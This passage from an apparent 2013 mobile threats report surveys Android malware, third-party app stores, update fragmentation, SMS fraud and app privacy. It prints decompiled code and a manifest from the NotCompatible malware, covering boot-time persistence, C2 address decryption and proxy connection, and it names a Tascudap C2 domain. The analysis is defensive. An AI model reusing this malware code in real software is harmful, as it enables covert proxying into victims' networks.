
In addition, a study conducted by researchers at North Carolina State University in December 2012 found that the malware detection rate for Bouncer ranged between 15 and 20 percent – hardly a comforting number.[12] Still, when malware is discovered by Bouncer or otherwise reported to Google, the company moves quickly to take it down and prevent further infection from its Google Play store.

The same cannot be said for third-party Android markets. As we noted in our **2011 Mobile Threats Report**, third-party application stores are the leading source of the most common type of Android malware, Fake Installers, which pose as legitimate applications in these online markets.

Malicious Mobile Marketplaces: A Geographic Breakdown

The threat to users posed by third-party marketplaces is a global epidemic. In some countries, third-party stores are the primary place where people find and download applications, making users in such countries much more susceptible to attack.

The following is an overview of the relative number of third-party application stores known by the MTC to be hosting malware. These app stores present threats for Android, JavaME, Symbian, Windows Mobile and jailbroken iOS devices.



Russia and Eastern Europe: Mirroring traditional PC malware trends, Russia and Eastern Europe are hotbeds for malicious mobile activity. Many organized criminal groups are known to operate in the region and are responsible for a large majority of the cybercrime experienced across the world. Malware is an easy moneymaking venture for these groups and it makes sense that these groups exploit the rise of mobility.

China: The People's Republic of China (PRC) has a rapidly expanding population of smartphones, with Android being the predominant operating system. For many of the reasons discussed in this report, that makes the PRC an attractive market for criminals. As in Russia and the former Soviet republics, the official Google Play marketplace doesn't have a strong presence in China. That means most Android users rely on less regulated third-party marketplaces that are easier to compromise.

The United States and Western Europe: The United States shows up as a strong third marketplace of hosted malicious mobile applications. We believe this reflects the its overall position as one of the largest smartphone marketplaces in the world. Other markets with a disproportionately high number of third-party apps stores found to host malware are also among the top users of smartphones: Germany at 16 and the Netherlands at 13. And, given the websites targeted at the United States are in English, it can be reasonably assumed that major markets like Canada, the United Kingdom and Australia are equally vulnerable to malware on these markets.

Loose Management of Android Devices

Android's dominance of the mobile device market is only partly responsible for its attraction to malicious software authors and the cybercriminals who back them. A fragmented Android ecosystem also contributes to the growing population of malware.

Over the years, Google's decentralized ecosystem has made it difficult for software updates – including security patches – to make their way to Android users. Each Android update from Google must be adapted and then tested by handset makers for each of their (many) hardware variants. That update is distributed to carriers who, in turn, push it to their customers.

The consequences for users are often delays in important security upgrades. The latest data from Google reveals only 4 percent run Android 4.2 – the latest version of the OS dubbed "Jelly Bean" – more than six months after its release.

This lack of regular updates means many new protections provided by Google reach users very late or not at all or never. For instance, the threat posed by premium SMS based malware, which make up 77 percent of Android malware, could be largely mitigated if Android phones were to receive this latest update. The update gives users an alert when they are about to send or receive a premium SMS message, which will likely prevent many from being duped by this malware.


PLATFORM VERSIONS

This section provides data about the relative number of devices running a given version of the Android platform.

VERSION	CODENAME	API	DISTRIBUTION
1.6	donut	4	0.1%
2.1	eclair	7	1.5%
2.2	froyo	8	3.2%
2.3–2.3.2	gingerbread	9	0.1%
2.3.3–2.3.7		10	36.4%
3.2	honeycomb	13	0.1%
4.0.3–4.0.4	ice cream sandwich	15	25.6%
4.1x	jelly bean	16	29%
4.2x		17	4%

Data collected during a 14-day period ending on May 1, 2013. Any version with less than 0.1% distribution are not shown.

source: Google[4]



This is a marked contrast from Google's main mobile competitor, Apple. Although that company doesn't provide a comparable market share breakdown by iOS version, third-party estimates put the market share for iOS 6, the latest version, at close to 90 percent.[13]


THE BARRIER TO ENTRY FOR ATTACKS GETS EVEN LOWER

Less sophisticated mobile criminals are exploiting mobile payments to make a quick and easy profit.

As we described in our **2011 Mobile Threats Report**, Fake Installers are the most common form of Android malware circulating on the internet. Fake Installers – sometimes referred to as "Toll Fraud" malware – are often bundled with pirated or legitimate-seeming mobile applications that are downloaded and installed by a phone's owner. When combined with similar SMS Trojan applications, Fake Installers made up 73 percent of the MTC's entire malware collection, a 17 percent increase from 2011.

The MTC determined that each successful attack can bring on average $10 USD in immediate profit. This figure is based on the reverse engineering of a popular Fake Installer, including testing the premium SMS function in the malware.[4]

We believe there are good reasons to explain their continued popularity.



First, Fake Installer programs are attractive to both expert and novice criminals because they are easy to create and distribute. Unlike other kinds of malicious software, Fake Installers don't require complex exploits or other attack routines to get a foothold on mobile systems. Instead, users do most of the work by succumbing to social engineering attacks and willingly installing the applications on their device.

In the last year, Fake Installers became even easier to create thanks to online services that allow anyone to submit a legitimate mobile application and receive a functioning version of the same application bundled with a Fake Installer application in return. The new application can then be submitted to a third-party mobile application store, either as a copy of the original application, an update to it or under a different name.

Second, SMS Trojans, which transmit SMS messages from compromised devices to premium SMS services, are one of the few methods for reliably turning mobile device access into hard cash. With mobile e-commerce and banking still in their early days, cyber criminals have flocked to SMS fraud, especially in Eastern Europe and Russia, where the premium texting services are common.

ENTERPRISE UNDER ATTACK

As BYOD becomes prevalent in the enterprise, more sophisticated attackers are investing R&D and innovating to create new, more sophisticated attacks capable of capturing high-value data on corporate networks.

The past year also brought a significant number of new attacks that could pose a threat to enterprise networks. Historically, there has been little tangible evidence that mobile malware was a measurable problem for enterprise networks and IT groups. However, trends in the threat landscape indicate enterprises will likely face threats in the form of compromised mobile devices connecting to the network.

Specifically, over the past year, the MTC saw several attacks that could potentially be used to steal sensitive corporate information or stage larger network intrusions. These threats are not just theoretical. Analysis of infection rates across an environment of enterprise mobile devices running Junos Pulse, gave way to evidence of at least one infection on 3.1 percent of those devices – a small, but measurable number. That figure is far below the rate of traditional PC infections in the enterprises and, for now, not a number to raise significant alarm. However, it is clear that the threat of mobile malware to corporate devices is no longer a theoretical one. We expect the presence of mobile malware in the enterprise to grow exponentially in the coming years.

This section provides an overview of sophisticated attacks capable of stealing corporate information, privacy concerns presented by legitimate apps and threats posed to tablets from unsecured wireless connections. Analysis of detected infections across an environment of enterprise mobile devices running Junos Pulse, showed evidence of at least one blocked infection on 3.1 percent of those devices – a small, but measurable number.

The Anatomy of an Enterprise Attack: NotCompatible

NotCompatible is one example of the kind of malicious mobile applications that we believe poses a threat to enterprise environments. NotCompatible is a malicious Android application that is distributed by drive-by downloads on compromised websites. Once installed, NotCompatible runs in the background on an Android device and connects to a command and control server to determine its behavior.


Originally, given the non-targeted nature of the distribution method, it was thought that NotCompatible would be used to obfuscate the source of other network-based attacks such as denial-of-service attacks. Recently, however, there has been a spike in NotCompatible's distribution via e-mail phishing attacks.

While the current e-mail attack is not targeted, it exposes the real danger of NotCompatible to an organization. A targeted phishing attempt by a malicious party would only need one person to unwittingly install NotCompatible on an unprotected device. This one device would then allow an attacker access to the organization's internal network.

The following is a step-by-step technical description of how NotCompatible works.


Step 1: Distribute and Download

NotCompatible is distributed by downloads on compromised web sites. Traffic is driven to these sites through e-mail spam. Depending on the device's browser and version of Android, the download may begin automatically or the user may be prompted. Once the malicious app is downloaded, a notification will indicate that the download has completed. If the user has turned on installation of apps from "Unknown Sources" in security settings, they will see the installation prompt (shown right). The malware appears to be a security update to further urge the user to take action.



Step 2: Request Permissions and Register Receiver

NotCompatible will appear in the user's app list requesting the three permissions but will not appear as a launchable application. The app is simply a single service that runs in the background. In order to launch this service, NotCompatible registers a receiver (highlighted in the application's manifest below) to be notified when the device starts up or when the user unlocks the phone. This receiver then starts the background service each time one of these actions is taken.




```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.Security.Update"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="7" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <application android:debuggable="true">
        <service android:name=".SecurityUpdateService" android:enabled="true" />
        <receiver android:name=".OnBootReceiver" android:enabled="true" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.USER_PRESENT" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

Step 3: Encrypt and Decrypt Address Data

When the service starts, it acquires the address of its command and control server from a data file. This information is encrypted and contains two addresses that resolved to the same server at the original time of analysis. The encrypted file is first decrypted using a key stored in the application code. The (censored) decrypted data is shown below:

Then, the two command and control server addresses (and ports) are parsed from the decrypted data in the highlighted code, seen below:

```
File f = new File(this.Owner.getFilesDir().getAbsolutePath(), "/data.bin");
DataInputStream localDataInputStream = new DataInputStream((InputStream)new FileInputStream(f));
byte[] arrayOfByte = new byte[j];
localDataInputStream.read(arrayOfByte);

String str1 = new String(Decrypt(arrayOfByte));
if (str1.indexOf(0) != -1)
    str1 = str1.substring(0, str1.indexOf(0));

if (str1.indexOf("|") != -1)
{
    this.Server1 = str1.substring(0, str1.indexOf("|"));
    String str2 = str1.substring(1 + str1.indexOf("|"), str1.length());
    this.Server2 = str2.substring(0, str2.indexOf("|"));
    String str3 = str2.substring(1 + str2.indexOf("|"), str2.length());
    this.Port1 = Integer.parseInt(str3.substring(0, str3.indexOf("|")));
    this.Port2 = Integer.parseInt(str3.substring(1 + str3.indexOf("|"), str3.length()));
}
```

Step 4: Command Set to Connect as a Proxy Server

NotCompatible then receives its commands from the command and control servers. The service will receive a command to connect as a proxy server. From the command, it will parse out the address to which it should connect. This address can be sent to the service as a port number and either an IP address or a domain name (case 0 and case 1 in the yellow highlighted section below). Once this information is parsed from the command, the proxy connection is established as seen in the red highlighted section below.


```
public void connectProxy(int paramInt, byte[] paramArrayOfByte)
    throws IOException
{
    String str = "";
    int i = 0;

    switch (paramArrayOfByte[1])
    {
        case 0:
            str = (0xFF & paramArrayOfByte[2]) + "." + (0xFF & paramArrayOfByte[3]) + "." +
                  (0xFF & paramArrayOfByte[4]) + "." + (0xFF & paramArrayOfByte[5]);
            i = (0xFF & paramArrayOfByte[6]) << 8 | 0xFF & paramArrayOfByte[7];
            break;

        case 1:
            int j = paramArrayOfByte[2];
            str = new String(paramArrayOfByte, 3, j);
            i = (0xFF & paramArrayOfByte[(j + 3)]) << 8 | 0xFF & paramArrayOfByte[(j + 4)];
            break;
    }

    proxyConnect localproxyConnect = new proxyConnect(this);
    this.List.Add(localproxyConnect);
    localproxyConnect.Connect(paramInt, str, i);
}
```

Step 5: Hacked Device Exploited

A device compromised by NotCompatible could be used as a landing point for attackers to launch probes and subsequent attacks into the enterprise network, if successful. This capability could become especially dangerous if it is combined with malicious code that allows the attacker to force its controlled device to update its capabilities or install additional packages to extend its capabilities once inside the environment.

As such, a device that is compromised by NotCompatible could lead to, at least, tertiary access to corporate network resources and would allow the channel for a remote attacker to explore into an environment, discover vulnerabilities, exploit them and potentially elevate privileges in the network.

Mobile Botnets and Tascudap



The Mobile Threat Center and other researchers also noted the emergence of complex and feature rich mobile botnets that could ultimately be used to infect other systems, distribute spam, or even be part of a distributed denial-of-service attack against a company.

One prominent example of this new threat is Tascudap, which was identified in December 2012. The Tascudap Trojan malware uses compromised devices as part of a botnet. It comes in an app package that mimics the icon used by the official Google Play store to trick users into clicking on the icon when they come across it on third-party application stores, other webpages or in phishing messages. If the user accidentally clicks on the fake Google Play icon, it will activate the malware.

Once the malware has been activated, it will attempt to contact its Command and Control server (C&C) on TCP ports 2700-2799: gzqtmtsnidcdwxoborizslk.com where it registers the device's phone number and then waits for commands. Messages supported by the malicious application could allow the compromised device to begin to take part in a distributed denial-of-service attack, send SMS messages to premium rate numbers, and monitor incoming/outgoing SMS messages and Internet usage.


Device Theft and Loss

Chief among mobile device management (MDM) concerns is mitigating damage caused by a lost or stolen device when that device contains sensitive corporate or personal information. A lost or stolen device, especially those without security settings like passwords, can present a significant risk to enterprises and consumers, including:

- **Data breach:** Like a laptop, a lost or stolen mobile device with customer or employee information can result in a data breach that may carry significant legal and reputational costs.
- **Loss of intellectual property and trade secrets:** Mobile devices often hold sensitive information about projects, as well as intellectual property, that when in the wrong hands could have devastating effects on business.
- **Loss of personal information:** Mobile devices hold significant amounts of personal information, which if stolen could be used for a variety of malicious purposes, including fraud and identity theft.

Just how much do MDM solutions get used? According to data the MTC gathered from Junos Pulse mobile security customers, a sizable number use MDM to locate and lock phones that have been lost or misplaced. Only a small number (1.5 percent) actually wiped data from the devices, suggesting that the majority of lost devices are eventually found.

REMOTE DEVICE MANAGEMENT: INCIDENCE OF CAPABILITIES USED



Data Privacy Still Elusive on Mobile Devices

Malicious software isn't the only risk that mobile devices pose to consumers and businesses. Juniper's MTC has observed many legitimate applications that request excessive permissions to sensitive information stored on mobile devices. These applications, though not malicious, could give application developers and advertising networks access to personal or corporate data, and disclose sensitive information about a mobile device owner's location, movement and activities.

A February 2013 report[14] from the FTC recommended a number of improvements to mobile devices, including just-in-time disclosures by mobile platforms and mobile applications that give mobile device owners the ability to consent to the collection and sharing of personal information. The FTC Staff Report also advocated the introduction of features like a central privacy dashboard that would let consumers review the types of information accessed by various applications, as well as a 'Do Not Track' feature, akin to those used on Web browsers.

Still, progress towards these goals is slow. To get a sense of the state of application privacy today, Juniper Networks' Mobile Threat Center analyzed the permissions and tracking capabilities over 1.6 million apps on the Google Play market from March 2011 to May 2013.

The MTC's data suggests a significant number of applications require permissions that could unnecessarily expose sensitive data stored on the device. Mobile applications frequently have functionality or capabilities that seem out of step with the purpose of the app itself. Many of these mobile applications have permission to access the Internet, providing a means for exposed data to be transmitted from the device.

Juniper found free mobile applications are three times more likely to track location and 2.5 times more likely to access user address books than their paid counterparts.

Privacy Violations: An Upward Trend


Since the MTC first conducted its privacy analysis in October 2012, we have seen a steady growth in the population of both free and paid applications that ask for permissions. This indicates that the amount of potentially sensitive information shared via apps is increasing and will continue to increase.

Nearly one-third of the free mobile applications analyzed by Juniper's MTC have permission to track a user's location, compared with just eight percent of paid applications.

APPS WITH PERMISSION TO ACCESS INFORMATION ABOUT

Data Privacy: An Issue for Enterprises

Excessive data access is a pressing issue for enterprises that are embracing "bring your own device" (BYOD) policies. Insecure or merely voracious mobile applications – downloaded by employees without corporate oversight – can access sensitive corporate address books, documents and location information that could undermine security efforts. Our survey of enterprise mobile applications in the business and productivity categories required permissions that could be of concern to employers.



Tablets Spur Enterprise Mobile Device Adoption… And Possible Attacks

The continuing shift from PCs and laptops to mobile devices will present significant security challenges to enterprises in 2013 and beyond.

According to Piper Jaffray, 57 percent of organizations plan to issue tablets to workers with 15 percent of CIOs planning broad deployments of tablets in 2013.[15]

The growing use of tablet computers, in addition to smartphones, leaves enterprise networks more vulnerable to compromise if communications to and from those devices are not properly secured.

In the past year, we noted the heavy reliance of both smartphones and tablets on Wi-Fi networks for browsing and data-intensive activities. Tablet and smartphone users frequently rely on public Wi-Fi "hotspots," which may be insecure, leaving user sessions open to snooping and "Man in the Middle" (MITM) attacks. This is of particular concern with the rise of tablets, which are more apt than smartphones to use hotspots instead of 3G or 4G connections.

MITM attacks using point and click tools like FireSheep can give even casual attackers access to corporate resources and expose sensitive data, such as user login information. Enterprises need to implement strong protections around mobile devices that are used to access network resources including (but not limited to) VPN (virtual private networking) software that can secure data in transit, as well as data encryption products to secure information stored on a mobile device.

HOW WE DID: REVISITING OUR 2011 PREDICTIONS

In our 2011 Mobile Threats Report we made a few predictions about mobile malware. This section takes a look back to see whether or not predictions from last year's report have come true.

Prediction: Further dramatic malware growth. In 2012, mobile device users can expect to see a dramatic increase in malware and notable advancements in malware-related attacks, particularly on the Android platform.

Result: The numbers don't lie - the growth of malware through March of 2013 continues to grow at a steady clip, with a clear focus on Android. We were on target with this prediction.

Prediction: Targeting of device applications. As specific applications become widely adopted and standardized across mobile devices, the applications themselves will become the targets of attack.

Result: We know that mobile applications are highly vulnerable to compromise. In fact, research from security firm Veracode concluded that more than half of Android applications and 64 percent of iOS applications contained insecure SSL implementations or other vulnerabilities that could lead to direct attacks in the future. That said, the continued popularity of Fake Installer malware suggests that malicious actors interested in compromising mobile devices have found easier means to do so than by exploiting vulnerabilities in the underlying mobile application code. Mark this as "to be continued."

Prediction: Focus on mobile banking. Today's users utilize their mobile devices for everything from banking to online payments. As users become reliant on their mobile devices as digital wallets, this creates a very lucrative target for hackers.

